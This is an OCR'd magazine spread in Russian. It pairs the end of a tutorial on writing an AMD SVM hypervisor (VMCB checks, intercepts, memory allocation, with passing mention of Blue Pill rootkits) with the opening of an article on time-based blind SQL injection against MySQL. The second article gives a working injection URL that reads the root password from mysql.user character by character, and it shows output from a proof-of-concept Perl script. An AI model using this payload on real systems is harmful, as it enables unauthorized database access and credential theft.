2. Сброшен бит CR0.CD и одновременно установлен CR0.NW. Первый бит расшифровывается как Cache Disable — когда он установлен, инструкции и данные не помещаются во внутренние кэши. А вот второй бит (по крайней мере, так написано в мануале AMD) — вообще игнорируется. Странно, что VMRUN его проверяет при сброшенном бите CD.
3. Старшие 32 бита CR0 не равны 0. Если ты посмотришь на формат регистра CR0 (в long mode), то увидишь, что эти биты должны быть равны 0 (смотри иллюстрацию).
4. В регистрах CR3, CR4, DR6, DR7, EFER не равны нулю биты, отмеченные как MBZ (Must Be Zero).
5. ASID равен 0. ASID — это идентификатор адресного пространства, позволяющий отличать элементы хоста от гостевых в ассоциативном буфере трансляции (TLB). То есть поле ASID должно быть обязательно проинициализировано. На всякий случай напомню, что TLB используется для ускорения преобразования виртуальных адресов в физические. Наличие ASID-идентификатора позволяет избежать сброса TLB при каждом входе и выходе из гостя. Что, конечно, положительно сказывается на производительности.
6. Ошибочная инъекция события. Инжектированное событие — это прерывание или исключение, выполняемое перед первой инструкцией гостя.

```
// Структура eventinj_t в VMCB описывает параметры инжектированного события
```

```
typedef union
{
     u64 bytes;
     struct
     {
          u64 vector: 8;  // номер
прерывания или исключения
          u64 type: 3; // тип
события
          u64 ev: 1; // бит, ука-
зывающий на правильность кода
ошибки (поле errorcode).
          u64 resvd1: 19; // заре-
зервированные биты
          u64 v: 1; // Valid. Если
этот бит установлен, событие
инжектировано, если сброшен — не
инжектировано
          u64 errorcode:32; // код
ошибки
     } fields;
} __attribute__ ((packed))
eventinj_t;
```


Вообще, возможных типов инжектированных событий (поле type) всего 4:
0 — INTR (внешнее прерывание);
2 — NMI (немаскируемое прерывание). Если мы укажем тип NMI, то поле номера прерывания (vector) будет игнорироваться;
3 — исключение;
4 — программное прерывание.
Если бит ev (Error code valid) установлен, то код ошибки errorcode будет «затолкнут» в стек. В каких случаях инъекция события неверна? Например, если гость в 64-битном режиме, а мы пытаемся инжектировать исключение #BR (вызывается командой bound), невозможное в этом режиме. Мы также получим VMEXIT_INVALID, если будем использовать зарезервированные значения поля type (1,5,6 или 7). Или если мы укажем тип исключения, а номер вектора — 2, что соответствует NMI (это немаскируемое прерывание, а не исключение!).
7. Биты EFER.LMA (Long Mode Active) или LME (Long Mode Enable), отвечающие за активацию Long Mode, установлены, а процессор не поддерживает Long Mode. Вполне логично, что такое сочетание будет признано невалидным.
8. Одновременная установка битов EFER.LME и CR0.PG (флаг включения страничного преобразования адресов) при сброшенном бите CR4.PAE (или CR0.PE) — недопустимая комбинация.
9. Флаги EFER.LME, CR0.PG, CR4.PAE (бит расширения физического адреса), CS.L и CS.D одновременно установлены. CS — сегмент кода. Биты L и D содержатся в дескрипторе сегмента. В 32-битном защищенном режиме бит D использовался для указания размера операнда и адреса (32 или 16 бит), а бит L — это бит, указывающий, что размер адреса и операнда у нас 64 бита. Теперь, я думаю, тебе понятно, почему одновременная установка этих двух битов является ошибкой (то есть мы указываем, что у нас одновременно по умолчанию установлен размер операнда 64 и 32 бита).
10. Бит перехвата инструкции VMRUN (в области управления VMCB) сброшен — эта инструкция должна перехватываться в обязательном порядке. Да, ты все верно подумал. Действительно, можно вызывать VMRUN, уже находясь в режиме гостя. Вот пример, связанный с Голубой пилюлей. Некоторым людям удавалось запускать более 20 (!) вложенных пилюль. Главное — правильно сделать перехват этой инструкции.

В VMCB бит перехвата VMRUN располагается в двойном слове по смещению 10h от начала управляющего блока виртуальной машины и перехватить VMRUN можно так:


```
...
// Бит VMRUN_INTERCEPT имеет
номер 0

pVmcb->general2_intercepts|=1;
...
```

Вообще, поле general2_intercepts помимо бита перехвата VMRUN содержит флаги перехвата других инструкций из svm-расширения: VMMCALL,VMLOAD,VMSAVE,STGI,CLGI и SKINIT, но перехватывать эти инструкции уже необязательно.
11. Физические адреса карты разрешения MSR (MSRPM) или ввода-вывода (IOPM) равны или больше максимального поддерживаемого физического адреса. А иначе им (картам) просто не хватит места! Карта разрешения MSR (как и ввода-вывода) должна быть выровнена по границе 4 килобайта. И VMRUN игнорируются младшие 12 бит адреса MSRPM и IOPM. О картах, кстати, я упоминал в предыдущей статье.
Если VMCB верная, то можно продолжать. Теперь ты знаешь, чего делать нельзя. Дальше поговорим о том, что можно и нужно :).
VMRUN после проверок и сохранения состояния хоста загружает следующую информацию из контрольного блока виртуальной машины.
Первое, что обрабатывается VMRUN — это область состояния гостя (она же State Save Area):
1. CS и rip — определяют, откуда начнет выполняться гость. CS — сегмент кода, а rip — указатель инструкции в long mode (когда мы имели дело с 32-битами, у нас был регистр eip).
2. Регистры rflags,rax...
3. SS (сегмент стека) и rsp — стек гостя. В 32-битном режиме был не rsp, а esp :).
4. CR0, CR2 (в этом регистре содержится виртуальный адрес ошибки страницы — page fault), CR3, CR4 и EFER — эти регистры отвечают за страничное преобразование адресов в гостевой системе.
5. IDTR, GDTR(база и размер таблиц дескрипторов GDT и IDT),ES и DS, DR7 и DR6.
6. V_TPR — виртуальный регистр приоритета задачи (TPR). Значение поля v_tpr записывается в регистр CR8 гостя. Регистр приоритета задачи используется в случаях, если, у нас, например, пришло какое-то «не очень важное» прерывание, а выполняется какая-то задача, которую ну никак нельзя прервать. Тогда мы записываем приоритет прерывания (например, 7) в регистр CR8 и все прерывания с приоритетом меньше 7(включительно) будут игнорироваться.



ФОРМАТ РЕГИСТРА CR0



РЕГИСТР CR3 В LONG MODE (МЫ ЖЕ ПИШЕМ ПОД 64 БИТА!)



links

• Цикл статей Broken Sword на wasm.ru, посвященный защищенному режиму: http://wasm.ru/publist.php?list=24.

Систематизировать знания (или пробелы заполнить) по Long Mode тебе помогут следующие статьи.

• Архитектура AMD64 (EM64T) — viva64.com/content/articles/64-bit-development/?f=amd64_em64t_rus.html&lang=ru&content=64-bit-development.

• Статья Криса Касперски «Архитектура x86-64 под скальпелем ассемблерщика» — insidepro.com/kk/072/072r.shtml.

• Статья «An Introduction to Hardware-Assisted Virtual Machine (HVM) Rootkits» (в том числе, упоминается баг с TSC_OFFSET) — megasecurity.org/papers/hvmrootkits.pdf.

• «Revision Guide for AMD NPT Family 0Fh Processors» (перечисляются erratum-ы) — support.amd.com/us/Processor_TechDocs/33610.pdf.

7. V_IRQ. Этот флаг определяет, будет ли виртуальное прерывание отложено.
8. CPL или текущий уровень привилегий. Если гостевая система загружается в реальный режим — CPL = 0, если в режим виртуального 8086, то 3.
CPL определяет кольцо защиты: 0 — нулевое, 3, соответственно, третье.
После этого VMRUN переходит к обработке области флагов (Control Area).
Здесь можно отметить так называемый TSC_OFFSET. Значение TSC_OFFSET добавляется к счетчику меток реального времени (в мануалах — TSC) в госте, когда тот решит получить его значение.
То есть, когда мы выполним в госте команду rdtsc, то к значению счетчика будет автоматически прибавлено значение TSC_OFFSET. С этим полем связан известный баг (Erratum 140), когда при чтении TSC MSR через rdmsr, а не rdtsc значение TSC_OFFSET не прибавлялось к счетчику.
Конечно, в Control Area мы можем указать множество различных событий или инструкций, которые хотим перехватывать. Так же считывается уже упоминавшийся идентификатор ASID и т.д.
В нашей структуре VMCB каждый сегмент описывается структурой segment_register (код взят из Xen), содержащей части дескриптора сегмента и селектор на этот дескриптор:

```
// структура, описывающая атрибуты сегмента

typedef union segment_attributes
{
  uint16_t bytes;


  struct
  {
    uint16_t type:4;  /* 0;  Bit 40-43 */
    uint16_t s:    1;  /* 4;  Bit 44 */
    uint16_t dpl: 2;  /* 5;  Bit 45-46 */
    uint16_t p:    1;  /* 7;  Bit 47 */
    uint16_t avl: 1;  /* 8;  Bit 52 */
    uint16_t l:    1;  /* 9;  Bit 53 */
    uint16_t db:   1;  /* 10; Bit 54 */
    uint16_t g:    1;  /* 11; Bit 55 */
    uint16_t pad: 4;
  } fields;
}
__attribute__ ((packed)) segment_
attributes_t;


// Структура, описывающая сегмент в VMCB
struct segment_register
{


      // селектор на дескриптор сегмента
  uint16_t    sel;
      // атрибуты сегмента
  segment_attributes_t attr;

      // размер
  uint32_t    limit;
      // адрес начала сегмента
  uint64_t    base;
}  __attribute__ ((packed));
```

К атрибутам сегментов в VMCB предъявляются определенные требования. Подробнее:
1. Не разрешен нулевой сегмент кода, поэтому воспринимаются аппаратурой только некоторые биты в дескрипторе (D, L, R).
2. Регистр TR может иметь только тип TSS (напоминаю, что тип сегмента определяется в дескрипторе сегмента).
3. У LDTR из атрибутов не игнорируется только бит присутствия сегмента (P).
Когда сработает какое-либо перехватываемое событие, управление получит инструкция после VMRUN (впрочем, я об этом уже говорил). После VMRUN необходимо разместить код проверки и обработки различных условий #VMEXIT.
Ядро гипервизора составляет цикл из VMRUN и обработки VMEXIT:



КОНТРОЛЬНЫЙ РЕГИСТР CR4



ДЕСКРИПТОР СЕГМЕНТА КОДА В LONG MODE

```
// основной цикл гипервизора
(в общем виде)

// paVmcb — physical address vmcb
// vaVmcb — virtual address vmcb

do
{

  // после каждого VMEXIT нужно
устанавливать все перехваты зано-
во, т.к. они очищаются
  InstallIntercepts(vaVmcb);

  // передаем VMRUN физический
адрес VMCB
  _VMRUN(paVmcb);

  // обработка кодов выхода из
гостя
  switch(vaVmcb->exitcode)
  {
    case VMEXIT_RDTSC:
      ...

      break;

     case VMEXIT_VMRUN:
      ...

      break;

     ...
     // другие обрабатываемые
события
  }

}while(1);
```

Для полного понимания сказанного тебе придется подтянуть знания защищенного режима работы процессора (если ты не знаком с этой темой). Ссылки на дополнительную литературу я привожу на полях статьи.

СОЗДАЕМ VMCB

Ну что, твоих знаний еще недостаточно для создания полноценного гипервизора? Однако продолжаю потихоньку вводить тебя в курс дела :).

Что касается выделения блока памяти под VMCB и Host Save Area — это можно сделать ядерной функцией MmAllocateContiguousMemorySpecifyCache. Ее прототип:

```
NTKERNELAPI
PVOID
  MmAllocateContiguousMemorySpeci
fyCache(
    IN SIZE_T  NumberOfBytes, //
количество выделяемых байт
    IN PHYSICAL_ADDRESS
LowestAcceptableAddress, // ниж-
няя граница при выделении памяти
    IN PHYSICAL_ADDRESS
HighestAcceptableAddress, // верх-
няя граница при выделении памяти
    IN PHYSICAL_ADDRESS
BoundaryAddressMultiple  OPTIONAL,
// выравнивание региона
    IN MEMORY_CACHING_TYPE
CacheType
    );
```

В прошлой статье я упоминал, что для понимания кода понадобится опыт разработки дров под Винду (ну или хотя бы минимальные знания, чтобы понимать сорс).

Примерный код для выделения памяти под VMCB:

```
..
  l1.QuadPart = 0; // минимальный
адрес для выделения

  l2.QuadPart = -1;
    // максимальный адрес

  l3.QuadPart = 0x10000;
    // выравнивание

  // VMCB занимает 1 страницу, =>
uNumberOfPages = 1

  // CacheType = MmCached
  PageVA = MmAllocateContiguousMe
morySpecifyCache (uNumberOfPages *
PAGE_SIZE,l1, l2, l3, CacheType);

  if (!PageVA)
    return NULL;

  // обнуляем выделенный регион
  RtlZeroMemory (PageVA,
    uNumberOfPages * PAGE_SIZE);

  // получаем физический адрес
выделенного региона

  PagePA = MmGetPhysicalAddress
       (PageVA);

...
```


Аналогичным образом память выделяется и для HSA, и для карт разрешения MSR и IOIO.

ЗАКЛЮЧЕНИЕ

Вот и все на сегодня. Информации много, и, чтобы ее полностью переварить (если тема для тебя новая), потребуется время. Помни, дорогу осилит идущий.

А со мной по-прежнему можно связаться по e-mail и написать свои предложения или вопросы по содержанию статей (или просто пообщаться на тему аппаратной виртуализации). ⌶

Ams ax330d@gmail.com



ДИАЛОГ С НЕМЫМ SQL

ИСПОЛЬЗУЕМ ПРОДВИНУТЫЙ МЕТОД СЛЕПЫХ SQL

ИНЪЕКЦИИ ОЧЕНЬ РАЗНООБРАЗНЫ ПО СВОЕЙ СУТИ. В СТАТЬЕ Я НЕ БУДУ РАССКАЗЫВАТЬ ИХ КЛАССИФИКАЦИЮ, ОТМЕЧУ ЛИШЬ, ЧТО СЕЙЧАС НАС БУДЕТ ИНТЕРЕСОВАТЬ СЛЕПАЯ SQL-ИНЪЕКЦИЯ — ТОТ СЛУЧАЙ, КОГДА СЕРВЕР С НЕОХОТОЙ ДЕЛИТСЯ С НАМИ КАКОЙ-ЛИБО ИНТЕРЕСНОЙ ИНФОРМАЦИЕЙ, НО ВСЕ ЖЕ ПО КОСВЕННЫМ ПРИЗНАКАМ ХАКЕР МОЖЕТ ОПРЕДЕЛИТЬ КОНТЕНТ БД. Я ПРЕДЛОЖУ ТЕБЕ ЕЩЕ ОДИН ПРИЕМ СЛЕПОЙ SQL, КОТОРЫЙ РАНЕЕ НИГДЕ НЕ ОПИСЫВАЛСЯ.

Чем же так примечательны эти слепые инъекции? А тем, что они вовсе и не примечательны, а противны и безобразны. Как для меня с тобой, так и для сервера. Если мы говорим о критических случаях, когда сервер не показывает никаких ошибок, то для получения информации из базы данных обычно приходится выбирать данные на условиях ложь/правда. Это занимает очень много времени, сильно пачкает логи, а иногда нагружает SQL-сервер. Все-таки, на один символ — несколько запросов.
Но сейчас мы изменим ситуацию к лучшему. Как тебе один символ на один запрос при слепой, совсем-совсем слепой, инъекции? Наверняка тебя интересует, как же можно такого добиться, когда недоступны никакие источники информации, кроме как ответ сервера — true/false. Однако, можно. Мы задействуем еще один параметр — время.
Вероятно, ты подумал: «автор статьи двигает в массы старье, про time-based SQL-инъекции все уже знают». А вот и нет! Это будет продвинутая, или «advanced» time-based SQL-инъекция. Мы не будем ничего сравнивать, как это обычно происходит, и суть новинки заключается в определении уникальных временных задержек сервера — по задержке на символ.
То есть, мы говорим серверу ничего нам не сообщать в течение определенного времени для какого-то определенного символа. Фактически, получается таблица соотношений временных задержек и символов.


БЕРЕМ СЕРВЕР ЗА РОГА

Попробуем реализовать мой метод на практике. Для примера возьмем популярный и многострадальный MySQL 5. Пятая, а точнее 5.0.12 версия, предлагает нам новую (относительно новую) функцию SLEEP().

```
mysql> SELECT SLEEP(2);
+----------+
| SLEEP(2) |
+----------+
|        0 |
+----------+
1 row in set (2.00 sec)
```

Она приказывает серверу уснуть на какое-то количество секунд. Я решил воспользоваться этой функцией вместо старой и совсем не доброй BENCHMARK() по следующим причинам:
1. BENCHMARK() не дает такой точности, как новая функция;
2. BENCHMARK() нагружает сервер, незачем его мучить;
3. SLEEP() немного короче;
4. BENCHMARK() уже успела наследить в разных WAF.

Вопрос такой — на сколько секунд при каком символе SQL-серверу стоит засыпать? Можно, конечно, в каждом запросе посылать нечто вроде массива отношений время/символ, но это неэлегантно. Решить проблему можно следующим образом. Допустим, мы посимвольно извлекаем пароль при помощи



СООТНОШЕНИЕ ВРЕМЕНИ ОЖИДАНИЯ И СИМВОЛА ПРИ КОЭФФИЦИЕНТЕ ТОЧНОСТИ 2

SUBSTR() или его более короткого аналога — MID(), тогда каждый полученный символ преобразуем в ASCII-значение. И то, что мы получили, передаем функции SLEEP().

```
mysql> SELECT ORD('*');
+----------+
| ORD('*') |
+----------+
|       42 |
+----------+
1 row in set (0.00 sec)
```

Но значение слишком велико, чтобы так долго ждать. Ведь уже для символа * это целых 42 секунды, а что будет для f? Поэтому немного слукавим и от полученного значения отнимем 40. Все 42 секунды не стоит брать, так как не будет понятно, получилась ли текущая операция — в случае каких-либо ошибок мы всегда будем получать 0.
Две секунды будет стартовой точкой.
В упрощенном варианте наш запрос к серверу выглядит примерно так:

```
http://victim.com/index.php?id=1
AND 1=(SELECT SLEEP((ORD(MID(passw
ord,N,1))-40)) FROM 'mysql'.'user'
WHERE `user`='root' LIMIT 1) --
```

Уловил мысль? На всякий случай поясню действия запроса:
1. Извлекаем N-ный символ пароля;
2. Конвертируем символ при помощи функции ORD() в его ASCII-значение;
3. Полученное числовое значение передаем функции SLEEP().

АВТОМАТИЗАЦИЯ

Итак, принцип ясен, но вручную этим заниматься — неблагодарное дело. Можно, конечно, на листке записать таблицу соотношений, а в руках держать секундомер и ждать ответ сервера. Оставим это для суровых челябинских парней, мы с тобой знаем про поговорку «время-деньги». Специально для тебя я написал Perl-скрипт, который поможет автоматизировать рутинный процесс.

```
Articles : blindt.pl
File  Edit  View  Scrollback  Bookmarks  Settings  Help
Ams@pinguin /home/Ams/Desktop/Articles [66]$ ./blindt.pl  -i='http://localhost/sqlia.php?nr&id=1'


   Nothing more as advanced time-based blind SQL injection POC
-----------------------------------------------------------===---------------
Url: http://localhost/sqlia.php?nr&id=1
Precision: 0
User: root
-----------------------------------------------------------------------------
[1/2] Testing if MySQL > 5.0.12...ok
[2/2] Testing if we can read `mysql`.`user`...ok
-----------------------------------------------------------------------------
Starting password extraction for user 'root'.
Num.    Time    Ascii   Char
1       2       42      *
2       12      57      9
3       3       48      0
4       15      67      C
5       9       54      6
6       11      56      8
7       18      70      F
8       7       52      4
9       4       49      1
Articles : blindt.pl
```

ПРОЦЕСС РАБОТЫ POC-СКРИПТА

Скрипт довольно-таки прост, но на всякий случай в нем есть небольшой хелп (на английском). В двух словах: сценарий выполняет задачу не полноценного инструмента, а, скорее, показательного примера, так сказать, Proof Of Concept.
Хочу обратить твое внимание на один из параметров скрипта «-p» (сокращенное precision, или по-русски, точность). Что он делает, я объясню чуть позже.
Принцип работы скрипта таков — сначала он тестирует, применим ли метод, а в случае успеха выбирает пароль для пользователя root (по умолчанию), если такая удача имеет место быть. К сожалению (а может, к счастью), он не идеален, и ты легко его можешь заточить под себя.

ЛОЖКА ДЕГТЯ В БОЧКЕ МЕДА

Один из существенных недостатков метода — он чувствителен к непропорциональному времени отдачи страницы, которое никогда не будет одинаковым: и сервер отвечает с разными задержками, и сама сеть никогда не будет идеально стабильной, ну и много других второстепенных факторов могут мешать.
Разберем суть проблемы — к примеру, у нас в пароле текущий символ 2, тогда при идеальных обстоятельствах полученное значение от паузы будет 5 (в секундах).
После всех преобразований ASCII-значение будет 50, что и есть 2.
Но, допустим, ожидаемый ответ приходит на полторы секунды позже, чем предполагалось. По времени это уже получится 6.5 секунд, ASCII-значение 52, а символ и вовсе — 4. На локальном сервере все работает безупречно, без каких-либо «паразитных» задержек, но нам надо использовать метод в полевых условиях.
